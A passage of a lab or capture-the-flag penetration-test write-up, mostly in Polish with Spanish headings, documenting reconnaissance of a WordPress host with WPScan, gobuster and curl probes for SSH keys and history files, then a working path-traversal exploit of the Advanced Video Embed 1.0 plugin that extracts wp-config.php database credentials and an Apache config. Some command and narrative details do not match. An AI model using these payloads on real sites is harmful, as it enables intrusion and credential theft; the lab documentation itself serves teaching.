[+] advanced-video-embed-embed-videos-or-playlists | Location: https://172.20.0.183:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/ | Latest Version: 1.0 (up to date) | Last Updated: 2015-10-14T13:52:00.000Z | Readme: https://172.20.0.183:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt | [!] Directory listing is enabled | | Found By: Known Locations (Aggressive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/, status: 200 | | Version: 1.0 (80% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt
[+] akismet | Location: https://172.20.0.183:12380/blogblog/wp-content/plugins/akismet/ | Latest Version: 5.6 | Last Updated: 2025-11-12T16:31:00.000Z | | Found By: Known Locations (Aggressive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/plugins/akismet/, status: 403 | | The version could not be determined.
[+] shortcode-ui | Location: https://172.20.0.183:12380/blogblog/wp-content/plugins/shortcode-ui/ | Last Updated: 2019-01-16T22:56:00.000Z | Readme: https://172.20.0.183:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt | [!] The version is out of date, the latest version is 0.7.4 | [!] Directory listing is enabled | | Found By: Known Locations (Aggressive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/plugins/shortcode-ui/, status: 200 | | Version: 0.6.2 (100% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt | Confirmed By: Readme - ChangeLog Section (Aggressive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt
[+] two-factor | Location: https://172.20.0.183:12380/blogblog/wp-content/plugins/two-factor/ | Latest Version: 0.14.2 | Last Updated: 2025-12-11T10:34:00.000Z | Readme: https://172.20.0.183:12380/blogblog/wp-content/plugins/two-factor/readme.txt | [!] Directory listing is enabled | | Found By: Known Locations (Aggressive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/plugins/two-factor/, status: 200 | | The version could not be determined.
[+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:00 <========================================================================> (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Feb 23 18:36:07 2026[+] Requests Done: 116913[+] Cached Requests: 13[+] Data Sent: 34.414 MB[+] Data Received: 15.781 MB[+] Memory used: 503.625 MB[+] Elapsed time: 00:02:26
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3/wordpress]└─$
W tym skanie wordpressa, możemy zobaczyć, że dał nam wiele przeskanowanych wtyczek, co jest ważną informacją, ponieważ po sprawdzeniu wtyczek, ich wersji i istniejących exploitów, użyjemy wtyczki Advanced video embed.
Analizując wynik, znaleźliśmy słabości w wtyczce video advanced video embed, więc będziemy szukać w searchsploit:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ searchsploit advanced video embed-------------------------------------------------------------------------------------- --------------------------------- Exploit Title                                                                        |  Path-------------------------------------------------------------------------------------- ---------------------------------WordPress Plugin Advanced Video 1.0 - Local File Inclusion                            | php/webapps/39646.py-------------------------------------------------------------------------------------- ---------------------------------Shellcodes: No ResultsPapers: No Results
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Jak możemy zobaczyć, exploit znaleziony dla tej wtyczki jest dla wersji 1.0, która jest tą samą wersją co wordpress.
1.6.2. Gobuster
Sección titulada «1.6.2. Gobuster»┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ gobuster dir -u http://172.20.0.183:80/ -w /usr/share/wordlists/dirb/big.txt -t 20===============================================================Gobuster v3.8by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://172.20.0.183:80/[+] Method: GET[+] Threads: 20[+] Wordlist: /usr/share/wordlists/dirb/big.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.8[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/.bashrc (Status: 200) [Size: 3771]/.profile (Status: 200) [Size: 675]Progress: 20469 / 20469 (100.00%)===============================================================Finished===============================================================
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$Możemy zobaczyć, że przeskanował tylko 2 pliki, .profile i .bashrc.
Analiza tego, co znaleziono z gobusterem za pomocą curl:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -s http://172.20.0.183/.bash_history<!doctype html><html><head><title>404 Not Found</title><style>body { background-color: #fcfcfc; color: #333333; margin: 0; padding:0; }h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; }h1, p { padding-left: 10px; }code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px;}</style></head><body><h1>Not Found</h1><p>The requested resource <code class="url">/.bash_history</code> was not found on this server.</p></body></html>┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -s http://172.20.0.183/.mysql_history<!doctype html><html><head><title>404 Not Found</title><style>body { background-color: #fcfcfc; color: #333333; margin: 0; padding:0; }h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; }h1, p { padding-left: 10px; }code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px;}</style></head><body><h1>Not Found</h1><p>The requested resource <code class="url">/.mysql_history</code> was not found on this server.</p></body></html>┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -s http://172.20.0.183/.ssh/id_rsa<!doctype html><html><head><title>404 Not Found</title><style>body { background-color: #fcfcfc; color: #333333; margin: 0; padding:0; }h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; }h1, p { padding-left: 10px; }code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px;}</style></head><body><h1>Not Found</h1><p>The requested resource <code class="url">/.ssh/id_rsa</code> was not found on this server.</p></body></html>┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -s http://172.20.0.183/.ssh/authorized_keys<!doctype html><html><head><title>404 Not Found</title><style>body { background-color: #fcfcfc; color: #333333; margin: 0; padding:0; }h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; }h1, p { padding-left: 10px; }code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px;}</style></head><body><h1>Not Found</h1><p>The requested resource <code class="url">/.ssh/authorized_keys</code> was not found on this server.</p></body></html>┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -s http://172.20.0.183/.bashrc | head -n 10# ~/.bashrc: executed by bash(1) for non-login shells.# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)# for examples
# If not running interactively, don't do anythingcase $- in    *i*) ;;      *) return;;esac
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Za pomocą wyliczania z użyciem Gobustera i ręcznej, wyczerpującej weryfikacji z curl, odkryliśmy, że serwer internetowy portu 80 ujawnia publicznie ukryte pliki należące do katalogu osobistego systemu Linux (Home Directory), co pozwoliło nam pomyślnie odczytać plik /.bashrc. Spróbujemy wymusić odczytanie krytycznych plików konfiguracyjnych i historii (.bash_history, .mysql_history) oraz kluczy prywatnych (.ssh/id_rsa), uzyskując odpowiedzi 404 (Nie znaleziono).
Faza 2: Wykorzystanie LFI i eksfiltracja sekretów (T1190 / T1005)
Sección titulada «Fase 2: Explotación LFI y Exfiltración de Secretos (T1190 / T1005)»2.1. Wykorzystanie luki w wtyczce Advanced Video Embed
Sección titulada «2.1. Explotación del Plugin Vulnerable Advanced Video Embed»Jak wcześniej w fazie 1 zostało to omówione, wykorzystaliśmy wektor ataku na wrażliwość LFI pluginu WordPress, aby odczytać pliki poza katalogiem internetowym.
Najpierw przeanalizujemy kod katalogu uploads:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -k -s "https://172.20.0.183:12380/blogblog/wp-content/uploads/"<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html> <head> <title>Index of /blogblog/wp-content/uploads</title> </head> <body><h1>Index of /blogblog/wp-content/uploads</h1> <table> <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr> <tr><th colspan="5"><hr></th></tr><tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/blogblog/wp-content/">Parent Directory</a></td><td> </td><td align="right"> - </td><td> </td></tr><tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="2001848581.jpeg">2001848581.jpeg</a></td><td align="right">2026-02-23 17:49 </td><td align="right">3.0K</td><td> </td></tr> <tr><th colspan="5"><hr></th></tr></table><address>Apache/2.4.18 (Ubuntu) Server at 172.20.0.183 Port 12380</address></body></html>
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$Bezpośrednie żądanie HTTP GET do katalogu /blogblog/wp-content/uploads/ zwraca kompletny wykaz w HTML plików zawartych w folderze. To potwierdza w sposób nieodparty, że serwer internetowy Apache ma włączoną dyrektywę Directory Listing (Autoindex), ujawniając otwarcie istnienie plików takich jak 2001848581.jpeg.
2.2.1. Próba 1: Bezpośredni odczyt systemu (udany)
Sección titulada «2.2.1. Intento 1: Lectura Directa de Sistema (Exitoso)»Cel ataku to adres URL „/etc/apache2/sites-enabled/000-default.conf” wykonujący payload: .../admin-ajax.php?action=ave_publishPost&thumb=../../../../../../etc/apache2/sites-enabled/000-default.conf
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -k -i -s "https://172.20.0.183:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=redteam&short=rnd&term=rnd&thumb=../wp-config.php"HTTP/1.1 200 OKDate: Mon, 23 Feb 2026 17:49:12 GMTServer: Apache/2.4.18 (Ubuntu)X-Robots-Tag: noindexX-Content-Type-Options: nosniffExpires: Wed, 11 Jan 1984 05:00:00 GMTCache-Control: no-cache, must-revalidate, max-age=0Pragma: no-cacheX-Frame-Options: SAMEORIGINDave: Soemthing doesn't look right hereContent-Length: 42Content-Type: text/html; charset=UTF-8
https://172.20.0.183:12380/blogblog/?p=210┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Wynik, który uzyskaliśmy, potwierdza DocumentRoot w /var/www/https.
2.2.2. Próba 2: Eksfiltracja poświadczeń (krytyczny sukces)
Sección titulada «2.2.2. Intento 2: Exfiltración de Credenciales (Éxito Crítico)»WordPress przechowuje klucze bazy danych w wp-config.php. Wykorzystując wrażliwość pluginu i wykonując LFI, udało nam się skopiować plik konfiguracyjny do publicznego folderu uploads, ale zmieniono jego rozszerzenie na .jpeg podczas wykonywania payloadu.
Komenda do użycia jest następująca:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -k -i -s "https://172.20.0.183:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=redteam&short=rnd&term=rnd&thumb=../wp-config.php"HTTP/1.1 200 OKDate: Mon, 23 Feb 2026 17:49:12 GMTServer: Apache/2.4.18 (Ubuntu)X-Robots-Tag: noindexX-Content-Type-Options: nosniffExpires: Wed, 11 Jan 1984 05:00:00 GMTCache-Control: no-cache, must-revalidate, max-age=0Pragma: no-cacheX-Frame-Options: SAMEORIGINDave: Soemthing doesn't look right hereContent-Length: 42Content-Type: text/html; charset=UTF-8
https://172.20.0.183:12380/blogblog/?p=210┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Żądanie HTTP GET zawierające złośliwy payload (thumb=../wp-config.php) zwraca kod stanu 200 OK. Chociaż odpowiedź na żądanie nie wyświetla bezpośrednio zawartości żądanego pliku, potwierdza, że serwer pomyślnie przetworzył akcję ave_publishPost. Wewnętrzne zachowanie tego exploitu nakazuje, że plugin odczytał plik konfiguracyjny wp-config.php i wygenerował jego dokładną kopię wewnątrz katalogu /blogblog/wp-content/uploads/, nadając mu losową nazwę numeryczną i rozszerzenie .jpeg.
Zatem, jeśli później przeanalizujemy katalog uploads, zobaczymy, że utworzono nowy plik o nieznanej nazwie, co się dzieje, ponieważ z wrażliwością utworzyliśmy fałszywy obraz, który zawiera cały kod pliku, którego potrzebujemy, w tym przypadku wp-admin.php, który jest plikiem konfiguracyjnym

Zatem, wykonamy wget, aby móc pobrać obraz:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ wget --no-check-certificate https://172.20.0.183:12380/blogblog/wp-content/uploads/2001848581.jpeg--2026-02-23 18:51:36--  https://172.20.0.183:12380/blogblog/wp-content/uploads/2001848581.jpegConnecting to 172.20.0.183:12380... connected.WARNING: The certificate of ‘172.20.0.183’ is not trusted.WARNING: The certificate of ‘172.20.0.183’ doesn't have a known issuer.The certificate's owner does not match hostname ‘172.20.0.183’HTTP request sent, awaiting response... 200 OKLength: 3042 (3.0K) [image/jpeg]Saving to: ‘2001848581.jpeg’
2001848581.jpeg               100%[=================================================>]   2.97K  --.-KB/s    in 0s
2026-02-23 18:51:36 (211 MB/s) - ‘2001848581.jpeg’ saved [3042/3042]
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Następnie przeanalizujemy wnętrze obrazu za pomocą cat i zobaczymy, że uzyskaliśmy cały plik konfiguracyjny, więc mamy informacje poufne, które w tym przypadku są kodem pliku konfiguracyjnego:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ cat 2001848581.jpeg | grep -i "DB_"define('DB_NAME', 'wordpress');define('DB_USER', 'root');define('DB_PASSWORD', 'plbkac');define('DB_HOST', 'localhost');define('DB_CHARSET', 'utf8mb4');define('DB_COLLATE', '');
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$- Otrzymane dane:
DB_USER: rootDB_PASSWORD: plbkac
Następnie wyodrębnimy i przeanalizujemy plik x, aby zobaczyć, jaka jest domyślna url korzenia, co posłuży nam w dalszych działaniach:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -k -s "https://172.20.0.183:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=pathfinder&short=rnd&term=rnd&thumb=../../../../../../etc/apache2/sites-enabled/000-default.conf"https://172.20.0.183:12380/blogblog/?p=230┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$Wykonanie ładunku Local File Inclusion (LFI) za pomocą parametru thumb umożliwiło pomyślne przekroczenie katalogu (Directory Traversal) (../../../../../../) aż do osiągnięcia pliku konfiguracyjnego Apache (/etc/apache2/sites-enabled/000-default.conf). Odpowiedź serwera zwracająca url z nowym ID postu (/?p=230) potwierdza, że podatna funkcja przetworzyła plik lokalny systemu operacyjnego i pomyślnie go opakowała jako nowy załącznik w środowisku WordPress.
Volvemos a revisar la carpeta uploads y revisamos el archivo nuevo:

Pobierzemy plik do naszego Kali:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ wget --no-check-certificate https://172.20.0.183:12380/blogblog/wp-content/uploads/1032602766.jpeg--2026-02-23 18:59:59--  https://172.20.0.183:12380/blogblog/wp-content/uploads/1032602766.jpegConnecting to 172.20.0.183:12380... connected.WARNING: The certificate of ‘172.20.0.183’ is not trusted.WARNING: The certificate of ‘172.20.0.183’ doesn't have a known issuer.The certificate's owner does not match hostname ‘172.20.0.183’HTTP request sent, awaiting response... 200 OKLength: 6339 (6.2K) [image/jpeg]Saving to: ‘1032602766.jpeg’
1032602766.jpeg               100%[=================================================>]   6.19K  --.-KB/s    in 0s
2026-02-23 18:59:59 (463 MB/s) - ‘1032602766.jpeg’ saved [6339/6339]
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Zobaczymy, że wykonując cat pokazuje się nam, że katalog główny jest „/var/www/https/”:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ cat 1032602766.jpeg<IfModule mod_ssl.c>        <VirtualHost _default_:12380>                ServerAdmin garry@red
                DocumentRoot /var/www/https
                # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,                # error, crit, alert, emerg.                # It is also possible to configure the loglevel for particular                # modules, e.g.                #LogLevel info ssl:warn
                ErrorLog ${APACHE_LOG_DIR}/error.log                CustomLog ${APACHE_LOG_DIR}/access.log combined
                # For most configuration files from conf-available/, which are                # enabled or disabled at a global level, it is possible to                # include a line for only one particular virtual host. For example the                # following line enables the CGI configuration for this host only                # after it has been globally disabled with "a2disconf".                #Include conf-available/serve-cgi-bin.conf
                #   SSL Engine Switch:                #   Enable/Disable SSL for this virtual host.                SSLEngine on
                #   A self-signed (snakeoil) certificate can be created by installing                #   the ssl-cert package. See                #   /usr/share/doc/apache2/README.Debian.gz for more info.                #   If both key and certificate are stored in the same file, only the                #   SSLCertificateFile directive is needed.                SSLCertificateFile      /etc/ssl/certs/red.crt                SSLCertificateKeyFile /etc/ssl/certs/red.key
                #   Server Certificate Chain:                #   Point SSLCertificateChainFile at a file containing the                #   concatenation of PEM encoded CA certificates which form the                #   certificate chain for the server certificate. Alternatively                #   the referenced file can be the same as SSLCertificateFile                #   when the CA certificates are directly appended to the server                #   certificate for convinience.                #SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt
                #   Certificate Authority (CA):                #   Set the CA certificate verification path where to find CA                #   certificates for client authentication or alternatively one                #   huge file containing all of them (file must be PEM encoded)                #   Note: Inside SSLCACertificatePath you need hash symlinks                #                to point to the certificate files. Use the provided                #                Makefile to update the hash symlinks after changes.                #SSLCACertificatePath /etc/ssl/certs/                #SSLCACertificateFile /etc/apache2/ssl.crt/ca-bundle.crt
                #   Certificate Revocation Lists (CRL):                #   Set the CA revocation path where to find CA CRLs for client                #   authentication or alternatively one huge file containing all                #   of them (file must be PEM encoded)                #   Note: Inside SSLCARevocationPath you need hash symlinks                #                to point to the certificate files. Use the provided                #                Makefile to update the hash symlinks after changes.                #SSLCARevocationPath /etc/apache2/ssl.crl/                #SSLCARevocationFile /etc/apache2/ssl.crl/ca-bundle.crl
                #   Client Authentication (Type):                #   Client certificate verification type and depth.  Types are                #   none, optional, require and optional_no_ca.  Depth is a                #   number which specifies how deeply to verify the certificate                #   issuer chain before deciding the certificate is not valid.                #SSLVerifyClient require                #SSLVerifyDepth  10
                #   SSL Engine Options:                #   Set various options for the SSL engine.                #   o FakeBasicAuth:                #        Translate the client X.509 into a Basic Authorisation.  This means that                #        the standard Auth/DBMAuth methods can be used for access control.  The                #        user name is the `one line' version of the client's X.509 certificate.                #        Note that no password is obtained from the user. Every entry in the user                #        file needs this password: `xxj31ZMTZzkVA'.                #   o ExportCertData:                #        This exports two additional environment variables: SSL_CLIENT_CERT and                #        SSL_SERVER_CERT. These contain the PEM-encoded certificates of the                #        server (always existing) and the client (only existing when client                #        authentication is used). This can be used to import the certificates                #        into CGI scripts.                #   o StdEnvVars:                #        This exports the standard SSL/TLS related `SSL_*' environment variables.                #        Per default this exportation is switched off for performance reasons,                #        because the extraction step is an expensive operation and 